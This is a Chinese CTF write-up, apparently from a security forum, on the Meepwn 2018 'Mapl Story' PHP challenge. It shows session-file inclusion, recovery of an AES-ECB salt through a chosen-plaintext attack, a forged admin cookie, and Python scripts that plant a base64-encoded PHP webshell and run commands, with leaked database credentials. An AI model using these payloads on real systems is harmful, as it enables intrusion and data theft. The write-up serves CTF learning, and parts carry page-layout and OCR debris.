

Meepwn2018 : Mapl Story——以Cookie为“跳板”的Session文件包含


[findneo](#) / 2018-07-21 03:53:00 / 浏览数 4171 [安全技术](#) [CTF 顶\(0\)](#) [踩\(0\)](#)

本题考察PHP源码审计。主要有两个缺陷：使用ECB模式进行AES加密导致的CPA（选择明文攻击）和文件包含。有两处可以向文件写入内容以供包含，但均被过滤，最终通过以未被过滤的Cookie为跳板连接两处文件包含来写入Shell。文末还介绍了一种深入利用一处文件包

概览

打开 <http://178.128.87.16> 是一个登陆页面，注册账户后有四个页面，HOME 是欢迎页，CHARACTER 页可以和宠物角色互动，但账户刚注册完是没有宠物的，需要获取ADMIN权限后自行添加，SETTING 页可以修改用户名和选择头像，GAME 页是一个Flash小游戏，和本题无关。

题目提供了源码下载，可以从 [这里](#) 或 [备用地址](#) 下载。



文件包含

index.php

index.php 文件中有如下语句，显然存在文件包含。

```
if(isset($_GET['page']) && !empty($_GET['page']))
{
    include($_GET['page']);
}
```

但所有 GET 和POST 提交的参数都会被删除掉敏感字符串，其中 //、(.)+ 和 `` 是比较值得注意的。

```
function bad_words($value)
{
    //My A.I TsuGo show me that when player using these words below they feel angry, so i decide to censor them.
    //Maybe some word is false positive but pls accept it, for a no-cancer gaming environment!
    $too_bad="/(fuck|bakayaro|ditme|bitch|caonima|idiot|bobo|tanga|pin|gago|tangina|\\\/|damn|noob|pro|nishigou|stupid|ass|\\(.+|
    $value = preg_replace($too_bad, str_repeat(" ",3) ,$value);
    return $value;
}


foreach($_GET as $key=>$value)
{
    if (is_array($value)){mapl_die();}
    $value=bad_words($value);
    $_GET[$key]=$value;
}

foreach($_POST as $key2=>$value2)
{
    if (is_array($value2)){mapl_die();}
    $value2=bad_words($value2);
}
```

```
$_POST[$key2]=$value2;
}
```

PHP使用PHPSESSID cookie值 存储会话标识，一般在/var/lib/php/sessions/sess_<PHPSESSID>文件里写有一些有特定意义的字符串，其中<PHPSESSID> 可在Cookie里找到。尝试读取SESSION文件：

http://178.128.87.16/index.php?page=/var/lib/php/sessions/sess_8es749ivbfetvmsc0ggthr2e5



其中是序列化后的\$_SESSION 和明文的操作记录，这些内容在后面会大有用处。

CPA猜解salt

login.php

阅读login.php 并跟入相关文件，可以看到有多处用到\$salt 变量，其地位非常关键。

首先是从单独的表mapl_config 中读出值。

```
$configRow=config_connect($conn);
$salt=$configRow['mapl_salt'];
$key=$configRow['mapl_key'];
/*
function config_connect($conn)
{
    $config=mysqli_query($conn,"SELECT * FROM mapl_config");
    return mysqli_fetch_array($config);
}
*/
```

如果登陆成功就将用户名和邮箱加盐加密存储的\$_SESSION 变量里。并且将admin/user 字符串加盐加密存储在\$_COOKIE['_role'] 变量中，用以标识用户身份。

```
if( $count === 1 && $row['userPass']===$password ) //■■■■■
{
    $secure_email=encryptData($row['userEmail'],$salt,$key);
    $secure_name=encryptData($row['userName'],$salt,$key);
    $log_content=['.date("h:i:sa").' GMT+7] Logged In';
    $_SESSION['character_name'] = $secure_name;
    $_SESSION['user'] = $secure_email;
    $_SESSION['action']=$log_content;
    if ($row['userIsAdmin']==='1')
    {
        $data='admin'.$salt;
        $role=hash('sha256', $data);
        setcookie('_role',$role);
    }
    else
    {
        $data='user'.$salt;
        $role=hash('sha256', $data);
        setcookie('_role',$role);
    }
    header("Location: ?page=home.php");
}
/*
function encryptData($data,$salt,$key)
{
    $encrypt=openssl_encrypt($data.$salt,"AES-128-ECB",$key);
    $raw=base64_decode($encrypt);
    $final=implode(unpack("H*", $raw));
    return $final;
}
*/
```

setting.php

再查看setting.php，这个文件实现了修改用户名页面的功能。只要修改后的名字不长于22个字符，就使用mysqli_real_escape_string处理并更新记录（避免SQL注入）。会被编码的字符有的 NUL (ASCII 0)、\n、\r、\、'、" 和 Control-Z。

```
if(strlen($_POST['name'])<=22){
    $name=mysqli_real_escape_string($conn,$_POST['name']);
    $query="UPDATE users SET userName='$name' WHERE userEmail='$mail'";
    $res2=mysqli_query($conn,$query);
    $userRow2=mysqli_fetch_array($res2);
    $secure_name=encryptData($name,$salt,$key);
    $_SESSION['character_name'] = $secure_name;
    $log_content=['.date("h:i:sa").' GMT+7] Change character name';
    $_SESSION['action']=$log_content;
    header("Refresh:0");
}
```

所有加密操作的是同一个\$salt，加上上述包含Session文件的操作，就会有构造任意明文获取对应密文的可能。最重要的，加密方式采用了AES-128-ECB，ECB 全称Electronic Codebook（电码本），顾名思义，这种模式的特点就是相同的明文块加密后会得到相同的密文块。

这里采用128位的分组形式，也就是每十六字节一个明文块。举栗说明：

如果用户名是findneo 七个字节，\$salt 是xianzhi 八个字节，那么加密过程就是把findneoxianzhi 共十五个字节作为一个分组去加密，缺一个字节按算法padding。

如果用户名是hifindneo 共九个字节，那么加密过程就是对hifindne 和oxianzhi 作为两个分组加密。

我们可以在SETTING 页面修改用户名来改变明文，然后使用文件包含读到Session文件内容来获取密文，这就是一个完整的选择明文攻击过程。

利用

怎么攻击呢？比如用户名是findneo，（我们还不知道\$salt 是xianzhi），那么加密的第一个明文分组是findneox，记录下\$_SESSION['character_name'] 的前32个字节十六进制数，也就是密文的第一个分组。

然后依次改变用户名为findneoa、findneob、.etc，并记录密文第一个分组。直到用户名为findneox 时发现密文第一个分组与用户名为findneo 时的相同。根据ECB模式的特点，就能知道\$salt 的第一个字节为x，事实上也确实如此。

测试发现用户名长15个字符时，\$_SESSION['character_name'] 有64字节十六进制数，也就是加盐加密后是32个字符，用户名长为16个字符时，\$_SESSION['character_name'] 有96字节，也就加盐加密后有48个字符。这说明\$salt 长为16个字节。

然后就可以按照以上原理猜解\$salt，伪造\$_COOKIE['_role']，成为管理员。

```
# -*- coding: utf-8 -*-
# by https://findneo.github.io/

import requests
from bs4 import BeautifulSoup
import string
import hashlib

url = "http://178.128.87.16/"
cookie = dict(
    PHPSESSID='t9p07a1qt2plbcqp8tpkib4794',
    # _role='8e1c59c3fdd69afbc97fcf4c960aa5c5e919e7087c07c91cf690add608236cbe'
)

def read_sess():
    r = requests.get(
        url + "?page=/var/lib/php/sessions/sess_" + cookie['PHPSESSID'],
        cookies=cookie)
    return r.content

def get_sess_character_name():
    """read_sess():
    character_name|s:64:"6269cb047bbbd0802cd7b882700591c6f6ace10234be4243997282e7c467e820";
    user|s:64:"82f0cac5c0591592eacbfdac48f3e3656c264c7a73f97aeea603461254e3ac38";
    action|s:40:["12:04:21pm GMT+7] Change character name";
    """
    character_name = read_sess().split(';')[0].split(":")[-1][1:-1]
    return character_name
```

```
def change_name(character_name):
    payload = dict(name=character_name, submit='Edit')
    r = requests.post(url + "?page=setting.php", cookies=cookie, data=payload)
```

```
def change_and_check(name):
    change_name(name)
    # whoami()
    return get_sess_character_name()
```

```
salt = crack_salt()
```

Statistics

Inspectors

AutoResponder

Composer

FO F

Log

Filters

☒ Use Filters

Note: Filters on this page are a simple subset of the filtering FiddlerScript offers (click Rules > Customize Rules).

Actions

Hosts

- No Zone Filter -

- No Host Filter -

http://178.128.87.16/;

Client Process

☐ Show only traffic from

☐ Show only Internet Explorer traffic

☐ Hide traffic from Service Host

Request Headers

☐ Show only if URL contains

☐ Hide if URL contains

☐ Flag requests with headers

☐ Delete request headers

☒ Set request header

Cookie

f2f6ccd2e68e44afbf1280349205054;

Breakpoints


可使用Fiddler的Filters功能设置请求头为PHPSESSID=8es749ivbfetvsmc0ggthr2e5;_role=8e1c59c3fdd69afbc97fcf4c960aa5c5e919e7087c07c91cf690add608236cbe , 权限上升为ADMIN。

HIDDEN STREET

Welcome findneo, admin

Today is 2018-07-20, It is 02:38:33pm GMT+7

Give Pet



To (email)



Give

以Cookie为跳板的Session文件包含

admin.php

注意到Session文件中有部分明文信息，记录关于上一次的操作。每一次操作都会记录，但只有admin.php 中写入的内容存在可控变量：

```
if ( isset($_POST['pet']) && !empty($_POST['pet']) && isset($_POST['email']) && !empty($_POST['email']) )
{
    $dir='./upload/'.md5($salt.$_POST['email']).'/';
    give_pet($dir,$_POST['pet']);
    if(check_available_pet($_POST['pet']))
    {
        $log_content="['.date("h:i:sa").' GMT+7] gave '$_POST['pet'].' to player '.search_name_by_mail($conn,$_POST['email']);
        $_SESSION['action']=$log_content;
    }
}
```

其中的`search_name_by_mail($conn,$_POST['email'])`正是用户名，而这是可修改的。所以只要在CHARACTER页面执行一次送宠物给某个用户的操作，Session文件中就会出现该用户的用户名。而如果用户名是PHP代码，就会被执行。

用户名修改有哪些限制？

首先是■■■■小节提到的所有GET , POST 参数都必须经过的黑名单过滤。

```
function bad_words($value){ $too_bad="//(fuck|bakayaro|ditme|bitch|caonima|idiot|bobo|tanga|pin|gago|tangina|\\\/|damn|noob|pro  
    $value = preg_replace($too_bad, str_repeat(" ",3) ,$value);  
    return $value;  
}  
# |\\\/|\\(.+)|\\.+.`| ████████████████████shell██████████
```

然后是setting.php（代码见CPA■■salt小节）中要求的不大于22个字符。

character.php

所有功能中唯一一个直接写文件的操作在和CHARACTER 页面，同样需经过黑名单过滤，并且要求小于20个字符。

```

if(isset($_POST['command']) && !empty($_POST['command']))
{
    if(strlen($_POST['command'])>=20)
    {
        echo '<center><strong>Too Long</strong></center>';
    }
    else
    {
        save_command($mail,$salt,$_POST['command']);
        header("Refresh:0");
    }
}
/*
function save_command($email,$salt,$data){
    $dir='./upload/'.md5($salt.$email);
    file_put_contents($dir.'/command.txt', $data);
}
*/

```

利用

思路

全局共有两处可以修改文件，可以修改用户名以修改Session文件，也可在CHARACTER 页面修改command.txt，但两处都是由GET 或POST 传的参，参数被黑名单过滤导致无法直接发挥作用。

考虑到COOKIE没有被过滤，可以用作跳板，在Session文件中包含Cookie，在command.txt 写入编码后的无害字符串，在Cookie写入利用伪协议读取command.txt 并解码的语句，就成功向Session文件写入了一句话。

其实从哪个文件经由哪个变量跳到哪个文件是有多种可能的，但本题受限于长度这很可能是唯一的解法。

步骤

- 在SETTING处修改用户名为<?=include"\$_COOKIE[a]
- 在Fiddler的Filters处的Cookie后面添加上一条a=php://filter/convert.base64-decode/resource=upload/ac8d37347a056bad2a852e4ef40de28a/com
- 在character处给宠物发一条命令 PD89YCRfR0VUW2ZdYDs 从而写入command.txt

```
# PD89YCRfR0VUW2ZdYDs ■■■■ <?=`$_GET[f]`;
```

CHARACTER

<?=include"\$_COOKIE[a]



PD89YCRfROVUW2ZDYDS

Your pet



PD89YCRfROVUW2ZdYDs

Send

- 在admin处给自己送一只宠物

HIDDEN STREET

Welcome <?=include"\$_COOKIE[a], admin

Today is 2018-07-20, It is 02:42:43pm GMT+7

Give Pet



To (email)

oxxk@qq.com

Give

success

使执行语句

```
$log_content=['.'.date("h:i:sa").' GMT+7] gave '._$_POST['pet'].' to player '._search_name_by_mail($conn,$_POST['email']);
```

而其中的`search_name_by_mail($conn,$_POST['email'])`正是用户名`<?=include"$_COOKIE[a]`

所以包含session文件就可以把Cookie里的变量a 包含进来，而a又是command.txt解码后的结果，也就是一句话木马。这时就可以以伪密码传入任意命令了。

- 读到数据库配置文件

先知社区

```
<img alt="Screenshot of a web browser showing the source code of a PHP file. The URL is view-source:178.128.87.16/index.php?page=/var/lib/php/sessions/... The code is a PHP script that connects to a MySQL database and outputs a message. The code is as follows: 1 character_name[s:96: 'd1f197d11ed6b3d29f08a9893429eb2b36696933f869b314b58fb26167d2e09c080a355c37b4654ec2a5813f81dbe98b'];user[s:64: '82f0cac5c0591592eacccf  gave goldenpig to player <?php  define('DBHOST', 'localhost');  define('DBUSER', 'mapl_story_user');  define('DBPASS', 'tsu_tsu_tsu_tsu');  define('DBNAME', 'mapl_story');  $conn = mysqli_connect(DBHOST,DBUSER,DBPASS,DBNAME);  if ( !$conn ) {  die('Connection failed : ' . mysql_error());  }  1  <!-- All images/medias belongs to nexon, wizet --> 16'>
```

- 读到配置文件dbconnect.php

```
<?php
define('DBHOST', 'localhost');
define('DBUSER', 'mapl_story_user');
define('DBPASS', 'tsu_tsu_tsu_tsu');
define('DBNAME', 'mapl_story');
$conn = mysqli_connect(DBHOST,DBUSER,DBPASS,DBNAME);
if ( !$conn ) {
    die("Connection failed : " . mysql_error());
}
```

- 然后执行命令

```
echo 'SELECT * FROM mapl_config;' | mysql -umapl_story_user -ptsu_tsu_tsu_tsu mapl_story
```

```
mysql -e'select * from mapl_config' -umapl_story_user -ptsu_tsu_tsu_tsu mapl_story
```

```
<img alt="Screenshot of a web browser showing the source code of a PHP file. The URL is view-source:178.128.87.16/index.php?page=/var/lib/php/sessions/... The code is a PHP script that connects to a MySQL database and outputs a message. The code is as follows: 1 character_name[s:96: 'd1f197d11ed6b3d29f08a9893429eb2b36696933f869b314b58fb26167d2e09c080a355c37b4654ec2a5813f81dbe98b'];user[s:64: '82f0cac5c0591592eacccfda48f3e3656c264c7a73f97aeaa603461254e3ac38'];action[s:66: '[02:48:15pm  ms_g00d_01d_g4m3  You_Never_Guess_This_Tsug0d_1337  #eePwMCTF (Abusing_SessionN_Is_Always_C00L_1337!_...  1  <!-- All images/medias belongs to nexon, wizet --> 5'>
```

脚本

也可参考脚本理清利用过程：

```
# -*- coding: utf-8 -*-
# by https://findneo.github.io/

import requests, hashlib, base64

def change_name(character_name):
    payload = dict(name=character_name, submit='Edit')
    r = requests.post(url + "?page=setting.php", cookies=cookie, data=payload)

def give_pet(user_email):
    payload = dict(pet="babydragon", email=user_email, submit="Give")
    r = requests.post(url + '?page=admin.php', cookies=cookie, data=payload)
    return r.content

def command(cmd="testcmd"):
    payload = dict(command=cmd, submit="Send")
    r = requests.post(
        url + "?page=character.php", cookies=cookie, data=payload)

def shell(cmd='uname'):
    payload = dict(
        page="/var/lib/php/sessions/sess_" + cookie['PHPSESSID'], f=cmd)
    r = requests.get(url, cookies=cookie, params=payload)
```

[illegible]

另一种思路：拼接\$_SESSION 变量

另外，[这篇文章](#)里提供一种拼接\$_SESSION 变量的做法虽不比前者综合利用多处缺陷的优雅，但最大化地利用了单点的缺陷，很有创意，值得学习。

```
# -*- coding: utf-8 -*-
# by https://findneo.github.io/

import requests, hashlib, base64

def change_name(character_name):
    payload = dict(name=character_name, submit='Edit')
    r = requests.post(url + "?page=setting.php", cookies=cookie, data=payload)

def give_pet(user_email):
    payload = dict(pet="babydragon", email=user_email, submit="Give")
    r = requests.post(url + '?page=admin.php', cookies=cookie, data=payload)
    return r.content

def shell(cmd='uname'):
    payload = dict(
        page="/var/lib/php/sessions/sess_" + cookie['PHPSESSID'], f=cmd)
    r = requests.get(url, cookies=cookie, params=payload)
    return r.content

# edit your cookie['PHPSESSID'] & user_email to run this script
url = "http://178.128.87.16/"
user_email = "mapl@qq.com"
salt = 'ms_g00d_0ld_g4m3'

cookie = dict(
    PHPSESSID='8es749ivbfetvmsc0ggthr2e5',
    _role='a2ae9db7fd12a8911be74590b99bc7ad1f2f6ccd2e68e44afbf1280349205054',
)

def do(s):
    change_name(s)
    give_pet(user_email)
    print s
    print shell()

payload1 = ""
```

```
<?=$_SESSION[a]='*/*?>
<?=$_SESSION[a].=';'?>
<?=$_SESSION[a].=' '?>
<?=$_SESSION[a].='<'?>
<?=$_SESSION[a].='?'/ *
<?=$_SESSION[a].='='/*
<?=$_SESSION[a].=' '/*
"""

payload2 = '`echo PD89YCRfR0VUWzFdYDsK|base64 -d >> upload/%s/command.txt`' % hashlib.md5(
    salt + user_email).hexdigest()
payload3 = """
<?=$_SESSION[a].=''/ *
<?=$_SESSION[a].='?'/ *
<?=$_SESSION[a].='>'/*
<?=$_SESSION[a]?>
"""

def xxx():
    for p in payload1.split('\n')[1:-1]:
        do(p)
    for c in payload2:
        p = "<?=$_SESSION[a].='%s'/*" % c
        do(p)
    for p in payload3.split('\n')[1:-1]:
        do(p)

xxx()
print hashlib.md5(salt + user_email).hexdigest()
# ██████████payload██████
# ████████
# https://github.com/findneo/ctfgodown/blob/master/20180718-Meepwn%20CTF%20Quals%202018/WEB/maplStory_SESSION_CONCAT_result.txt
# shell at
# http://178.128.87.16/?page=upload/e500ec6d3d2b69fda8ff11b5b53b5ee2/command.txt&l=ls
```

← → ↺ ⌂

178.128.87.16/?page=upload/e500ec6d3d2b69fda8ff11b5b53b5ee2/command.txt&l=uname%20-a

Linux meepwnctf-challenge 4.4.0-130-generic #156-Ubuntu SMP Thu Jun 14 08:53:28 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux

先知社区

参考链接

<https://ctftime.org/writeup/10418>

[MeePwn CTF 2018 Qual - Maple Story](#)

点击收藏 | 0 关注 | 1

[上一篇：Vermin RATHole深度分析](#) [下一篇：用户认证模块安全设计](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

